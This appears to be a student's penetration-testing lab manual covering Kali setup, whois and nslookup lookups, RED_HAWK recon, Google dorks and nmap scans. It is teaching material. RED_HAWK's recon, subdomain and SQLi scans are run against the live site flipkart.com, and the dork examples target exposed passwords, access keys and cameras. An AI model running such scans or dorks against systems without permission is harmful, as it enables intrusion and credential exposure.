


## Practical No. 1

### Aim: Exploring and building a verification lab for penetration testing (Kali Linux)


- **Installing VMWare Player and Kali Linux Virtual Machine**

After Launching VMWare Player Setup.exe, Click on Yes to Allow then Click on Next.



Click on Tick to Accept terms & Conditions, then click on Next.





Choose appropriate path to install VMWare and tick on second option, then click on Next.



Click on Next, then Next and finish.







- **Download the Kali Linux Virtual Machine File & 7-Zip Archiver**

Install the 7-Zip Archiver.exe to further extract the Zip File of Kali Linux


Right click on the Zip file of Kali Linux Virtual Machine and extract it to appropriate Drive and Folder




Click on Open Virtual Machine & Select the Path (Drive & Folder) where the Kali Linux Virtual Machine Folder is Stored inside it, you'll find the “Kali-Linux-version.vmdk” file.



Click on Edit Virtual Machine Settings & Set up Memory (Ram) as per required (minimum 4 GB).



Finally Run the Kali Linux Virtual Machine, Click on Play Virtual Machine.



The both Username & Password for Login is “ kali ” and Done.



## Practical No. 2


### Aim: Use of open-source intelligence and passive reconnaissance

#### OSINT & Reconnaissance (Information Gathering) using - Who.is, NSLookup, RedHawk & GHDB of a live Website.

Who.is Lookup for gathering the website's Information such as domain-name, IP, Create, Update & Expiry Date, country, etc.


To use who.is lookup, enter the following command in the terminal:

#### Who.is website name



```
(kali㉿kali)-[~]
$ whois geeksforgeeks.org
Domain Name: geeksforgeeks.org
Registry Domain ID: f507261c73964021b7430545a8b370ee-LROR
Registrar WHOIS Server: http://whois.publicdomainregistry.com
Registrar URL: http://www.publicdomainregistry.com
Updated Date: 2022-04-21T06:36:07Z
Creation Date: 2009-03-19T06:08:55Z
Registry Expiry Date: 2030-03-19T06:08:55Z
Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com
Registrar IANA ID: 303
Registrar Abuse Contact Email: abuse@publicdomainregistry.com
Registrar Abuse Contact Phone: +1.2013775952
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Registrant Registrant ID: REDACTED FOR PRIVACY
Registrant Name: REDACTED FOR PRIVACY
Registrant Organization: Privacy Protect, LLC (PrivacyProtect.org)
Registrant Street: REDACTED FOR PRIVACY
Registrant City: REDACTED FOR PRIVACY
Registrant State/Province: MA
Registrant Postal Code: REDACTED FOR PRIVACY
Registrant Country: US
Registrant Phone: REDACTED FOR PRIVACY
Registrant Phone Ext: REDACTED FOR PRIVACY
Registrant Email: REDACTED FOR PRIVACY
```

#### NSLookup – nslookup google.com



```
(kali㉿kali)-[~]
$ nslookup www.google.com
Server: 192.168.126.2
Address: 192.168.126.2#53

Non-authoritative answer:
Name: www.google.com
Address: 142.250.76.196
Name: www.google.com
Address: 2404:6800:4009:81b::2004
```

#### For gathering DNS server information such as canonical name, Address, etc.

RedHawk – A CLI Based Recon Tool, to gather Information of a live Website through different operations.

Install RedHawk using github Repo –

[https://github.com/Tuhinshubhra/RED\\_HAWK](https://github.com/Tuhinshubhra/RED_HAWK)

Go to RedHawk Directory – “ cd RED\_HAWK ”

List the Files inside Directory – “ php rhawk.php ”

**Enter a Website to Scan & choose 1 or 2 for HTTP or HTTPS**

## Performing Basic Recon, Geo-IP Lookup, Find Subdomains, etc.

```
kali-linux-2024.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
Player | ||| | 1 2 3 4 | 
File Actions Edit View Help
kali@kali: ~/RED_HAWK
[0] Basic Recon
[1] Whois Lookup
[2] Geo-IP Lookup
[3] Grab Banners
[4] DNS Lookup
[5] Subnet Calculator
[6] NMAP Port Scan
[7] Subdomain Scanner
[8] Reverse IP Lookup & CMS Detection
[9] SQLi Scanner
[10] Bloggers View
[11] WordPress Scan
[12] Crawler
[13] MX Lookup
[A] Scan For Everything - (The Old Lame Scanner)
[F] Fix (Checks For Required Modules and Installs Missing Ones)
[U] Check For Updates

[Q] Quit!

[#] Choose Any Scan OR Action From The Above List: 0

[+] Scanning Begins ...
[i] Scanning Site: https://flipkart.com
[S] Scan Type : BASIC SCAN

[INFO] Site Title:
[INFO] IP address: 103.243.32.90
[INFO] Web Server: Could Not Detect
[INFO] CMS: Could Not Detect
[INFO] Cloudflare: Not Detected
[INFO] Robots File:

(kali㉿kali)-[~/RED_HAWK]
$
```

```
kali-linux-2024.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
Player | ||| | 1 2 3 4 | 
File Actions Edit View Help
Scanning Site : https://flipkart.com
kali@kali: ~/RED_HAWK
[0] Basic Recon
[1] Whois Lookup
[2] Geo-IP Lookup
[3] Grab Banners
[4] DNS Lookup
[5] Subnet Calculator
[6] NMAP Port Scan
[7] Subdomain Scanner
[8] Reverse IP Lookup & CMS Detection
[9] SQLi Scanner
[10] Bloggers View
[11] WordPress Scan
[12] Crawler
[13] MX Lookup
[A] Scan For Everything - (The Old Lame Scanner)
[F] Fix (Checks For Required Modules and Installs Missing Ones)
[U] Check For Updates

[Q] Quit!

[#] Choose Any Scan OR Action From The Above List: 1

[+] Scanning Begins ...
[i] Scanning Site: https://flipkart.com
[S] Scan Type : WHOIS Lookup
[-] Whois Lookup Result:

error valid key required

[*] Scanning Complete. Press Enter To Continue OR CTRL + C To Stop
```

kali-linux-2024-2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)

Player | || | ↻ | ↺ | ↻ | ↺

kali@kali: ~/RED\_HAWK

File Actions Edit View Help

```
[0] Basic Recon
[1] Whois Lookup
[2] Geo-IP Lookup
[3] Grab Banners
[4] DNS Lookup
[5] Subnet Calculator
[6] NMAP Port Scan
[7] Subdomain Scanner
[8] Reverse IP Lookup & CMS Detection
[9] SQL Scanner
[10] Bloggers View
[11] WordPress Scan
[12] Crawler
[13] MX Lookup
[A] Scan For Everything - (The Old Lame Scanner)
[F] Fix (Checks For Required Modules and Installs Missing Ones)
[U] Check For Updates

[Q] Quit!

[#] Choose Any Scan OR Action From The Above List: 2

[+] Scanning Begins ...
[i] Scanning Site: https://flipkart.com
[S] Scan Type : GEO-IP Lookup

[GEO-IP] IP Address: 103.243.32.90
[GEO-IP] Country: India
[GEO-IP] State:
[GEO-IP] City:
[GEO-IP] Latitude: 21.9974
[GEO-IP] Longitude: 79.0011
```

kali-linux-2024-2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)

Player | || □ ⊞ ⊞ ⊞

File Actions Edit View Help

[0] Basic Recon  
[1] Whois Lookup  
[2] Geo-IP Lookup  
[3] Grab Banners  
[4] DNS Lookup  
[5] Subnet Calculator  
[6] NMAP Port Scan  
[7] Subdomain Scanner  
[8] Reverse IP Lookup & CMS Detection  
[9] SQL Scanner  
[10] Bloggers View  
[11] WordPress Scan  
[12] Crawler  
[13] MX Lookup  
[A] Scan For Everything – (The Old Lame Scanner)  
[F] Fix (Checks For Required Modules and Installs Missing Ones)  
[U] Check For Updates  
  
[Q] Quit!

[#] Choose Any Scan OR Action From The Above List: 3

[+] Scanning Begins ...  
[i] Scanning Site: <https://flipkart.com>  
[S] Scan Type : Banner Grabbing

HTTP/1.1 301 Moved Permanently  
server: nginx  
date: Fri, 05 Jul 2024 02:49:10 GMT  
content-type: text/html  
content-length: 162  
location: <https://www.flipkart.com/>  
accept-ch: Sec-CH-UA,Sec-CH-UA-Arch,Sec-CH-UA-Full-Version,Sec-CH-UA-Full-Version-List  
connection: close

```
kali-linux-2024.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
Player | ||| □ □ □ □ | 1 2 3 4 | □
File Actions Edit View Help
kali@kali: ~/RED_HAWK
[1] Whois Lookup
[2] Geo-IP Lookup
[3] Grab Banners
[4] DNS Lookup
[5] Subnet Calculator
[6] NMAP Port Scan
[7] Subdomain Scanner
[8] Reverse IP Lookup & CMS Detection
[9] SQLi Scanner
[10] Bloggers View
[11] WordPress Scan
[12] Crawler
[13] MX Lookup
[A] Scan For Everything - (The Old Lame Scanner)
[F] Fix (Checks For Required Modules and Installs Missing Ones)
[U] Check For Updates

[Q] Quit!

[#] Choose Any Scan OR Action From The Above List: 4

[+] Scanning Begins ...
[i] Scanning Site: https://flipkart.com
[S] Scan Type : DNS Lookup

[DNS Lookup] A : 103.243.32.90
[DNS Lookup] MX : 1 eu-smtp-inbound-1.mimecast.com.
[DNS Lookup] MX : 1 eu-smtp-inbound-2.mimecast.com.
[DNS Lookup] NS : sdns14.ultradrns.net.
[DNS Lookup] NS : sdns14.ultradrns.org.
[DNS Lookup] NS : sdns14.ultradrns.com.
[DNS Lookup] NS : sdns14.ultradrns.biz.
[DNS Lookup] TXT : "MS=ms94028583"
[DNS Lookup] TXT : "A2326006D53F012A497F"

kali-linux-2024.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
Player | ||| □ □ □ □ | 1 2 3 4 | □
File Actions Edit View Help
kali@kali: ~/RED_HAWK
[0] Basic Recon
[1] Whois Lookup
[2] Geo-IP Lookup
[3] Grab Banners
[4] DNS Lookup
[5] Subnet Calculator
[6] NMAP Port Scan
[7] Subdomain Scanner
[8] Reverse IP Lookup & CMS Detection
[9] SQLi Scanner
[10] Bloggers View
[11] WordPress Scan
[12] Crawler
[13] MX Lookup
[A] Scan For Everything - (The Old Lame Scanner)
[F] Fix (Checks For Required Modules and Installs Missing Ones)
[U] Check For Updates

[Q] Quit!

[#] Choose Any Scan OR Action From The Above List: 5

[+] Scanning Begins ...
[i] Scanning Site: https://flipkart.com
[S] Scan Type : SubNet Calculator

[SubNet Calc] Address      = 163.53.76.86
[SubNet Calc] Network      = 163.53.76.86 / 32
[SubNet Calc] Netmask     = 255.255.255.255
[SubNet Calc] Broadcast    = not needed on Point-to-Point links
[SubNet Calc] Wildcard Mask = 0.0.0.0
[SubNet Calc] Hosts Bits   = 0
[SubNet Calc] Max. Hosts   = 1  (2^0 - 0)
[SubNet Calc] Host Range   = { 163.53.76.86 - 163.53.76.86 }
```

```
kali-linux-2024.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
Player | ||| □ □ □ 1 2 3 4 | □
File Actions Edit View Help
[6] NMAP Port Scan
[7] Subdomain Scanner
[8] Reverse IP Lookup & CMS Detection
[9] SQLi Scanner
[10] Bloggers View
[11] WordPress Scan
[12] Crawler
[13] MX Lookup
[A] Scan For Everything - (The Old Lame Scanner)
[F] Fix (Checks For Required Modules and Installs Missing Ones)
[U] Check For Updates

[Q] Quit!

[#] Choose Any Scan OR Action From The Above List: 7

[+] Scanning Begins ...
[i] Scanning Site: https://flipkart.com
[S] Scan Type : Subdomain Scanner
[i] Total Subdomains Found : 146

[+] Subdomain: accounts.flipkart.com
[-] IP: 103.243.32.90

[+] Subdomain: adfs.Flipkart.com
[-] IP: 115.114.191.195

[+] Subdomain: adp.flipkart.com
[-] IP: 103.243.32.24

[+] Subdomain: ads.flipkart.com
[-] IP: 52.172.39.71

[+] Subdomain: advertising.flipkart.com
[-] IP: 103.243.32.111
```

```
kali-linux-2024.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
Player | ||| □ □ □ 1 2 3 4 | □
File Actions Edit View Help
+ List Of Scans Or Actions +
Scanning Site : https://flipkart.com

[0] Basic Recon
[1] Whois Lookup
[2] Geo-IP Lookup
[3] Grab Banners
[4] DNS Lookup
[5] Subnet Calculator
[6] NMAP Port Scan
[7] Subdomain Scanner
[8] Reverse IP Lookup & CMS Detection
[9] SQLi Scanner
[10] Bloggers View
[11] WordPress Scan
[12] Crawler
[13] MX Lookup
[A] Scan For Everything - (The Old Lame Scanner)
[F] Fix (Checks For Required Modules and Installs Missing Ones)
[U] Check For Updates

[Q] Quit!

[#] Choose Any Scan OR Action From The Above List: 9

[+] Scanning Begins ...
[i] Scanning Site: https://flipkart.com
[S] Scan Type : SQL Vulnerability Scanner

—(kali㉿kali)-[~/RED_HAWK]
└─$
```

```

kali@kali: ~/RED_HAWK
File Actions Edit View Help
+-----+
[+] Scanning Site : https://flipkart.com

[0] Basic Recon
[1] Whois Lookup
[2] Geo-IP Lookup
[3] Grab Banners
[4] DNS Lookup
[5] Subnet Calculator
[6] NMAP Port Scan
[7] Subdomain Scanner
[8] Reverse IP Lookup & CMS Detection
[9] SQLi Scanner
[10] Bloggers View
[11] WordPress Scan
[12] Crawler
[13] MX Lookup
[A] Scan For Everything - (The Old Lame Scanner)
[F] Fix (Checks For Required Modules and Installs Missing Ones)
[U] Check For Updates

[Q] Quit!

[#] Choose Any Scan OR Action From The Above List: 10
    [+]- BLOGGERS VIEW [+]
[i] Scanning Site: https://flipkart.com

(kali㉿kali)-[~/RED_HAWK]
$ 

```

## GHDB: Google Hacking Database – A Information Gathering Web Application for Google Dorking (Manipulating Google Search Engine)

# Information Gathering Google Hacking Database (Google Dorks)

Google Filters	
Operator	Syntax
cache	cache: URL [string]
filetype	filetype: [type]
info	info: [string]
intitle	intitle: [string]
inurl	inurl: [string]
site	site: [domain/Website][string]

Google Filters are used in different ways & different scenarios for getting private and hidden information of any website.

Some Examples of Dorks for finding Sensitive Information –

**intitle: index of /concrete/Password**

**intitle:"index of" "/usernames"**

**filetype:csv intext:"Secret access key"**

**intext:"user" filetype:php intext:"account" inurl:/admin**

**inurl:"live/cam.html"**

**Google Dorking of Hidden Oracle Log Files containing Sensitive Information such as Username, Passwords.**

## Dork - allintext:username filetype:log "oracle"

Google search results for the dork: allintext:username filetype:log "oracle".

The search results are as follows:

- Oracle**  
https://download.oracle.com › persistence › att-3356 › s...  
**server.log**  
... oracle.toplink.essentials.session.file:/home/wons/works/toplink-essentials ... **USERNAME**  
VARCHAR(255) NOT NULL, FIRSTNAME VARCHAR(255) NOT NULL, PASSWORD ...
- Oracle**  
https://download.oracle.com › dev › att-0081 › server ...  
**server.log**  
... Oracle thin driver Connection Pool Datasource], [Type : java.lang.String][ ... **UserName**  
envPropValue : aqadm!#] [#|2008-08-19T11:21:19.911+0530|FINER|sun ...
- doc-developpement-durable.org**  
https://www.doc-developpement-durable.org › scripts › s...  
**https://www.doc-developpement-durable.org/file/Pro...**  
... {SYSDBA|SYSOPER}] where <logon> ::= <username>[/<password>]@<connect\_identifier>  
| / SP2-0157: unable to CONNECT to **ORACLE** after 3 attempts, exiting SQL\*Plus.

## Practical No. 3

**Aim:** Practical on enumerating host, port and service scanning.

- Enumerating Hosts, Ports & Services of a Domain or IP using Nmap in Kali Linux.



- Ping Scanning
- Port Scanning
- Host Scanning
- OS Scanning
- Scan Top Ports
- Output to Files
- Disable DNS Resolution

Nmap, also known as Network Mapper, is a powerful open-source tool used for network exploration and security auditing. It is designed to scan and map networks, discover hosts, and identify open ports and services running on those hosts.

- Basic Nmap Commands in Linux –

- [Nmap -h](#)
- [nmap <hostname or IP address>](#)
- [nmap -sV <hostname or IP address>](#)
- [nmap -sS <hostname or IP address>](#)
- [nmap -sA <hostname or IP address>](#)
- [nmap -p <port> <hostname or IP address>](#)

- Scanning a test Website – [nmap scanme.nmap.org](#)

```
 kali@kali:~$ nmap -v -iR 10000 -Pn -p 80
 SEE THE MAN PAGE (https://nmap.org/book/man.html) FOR MORE OPTIONS AND EXAMPLES
 Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-05 22:56 EDT
 Nmap scan report for scanme.nmap.org (45.33.32.156)
 Host is up (0.27s latency).
 Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
 Not shown: 997 filtered tcp ports (no-response)
 PORT      STATE SERVICE
 22/tcp    open  ssh
 80/tcp    open  http
 31337/tcp open  Elite

Nmap done: 1 IP address (1 host up) scanned in 24.52 seconds
```

- Scanning for specific open ports – [nmap -p80, 443 scanme.nmap.org](#)

```
(kali㉿kali)-[~]
└─$ nmap -p80,443 scanme.nmap.org
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-05 22:57 EDT
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.28s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f

PORT      STATE     SERVICE
80/tcp    open      http
443/tcp   filtered https

Nmap done: 1 IP address (1 host up) scanned in 3.89 seconds
```

- Scanning Services running on the Domain – [nmap -sV scanme.nmap.org](#)

```
(kali㉿kali)-[~]
└─$ nmap -sV scanme.nmap.org
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-05 22:59 EDT
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.28s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.7 ((Ubuntu))
9929/tcp  open  nping-echo Nping echo
31337/tcp open  tcpwrapped

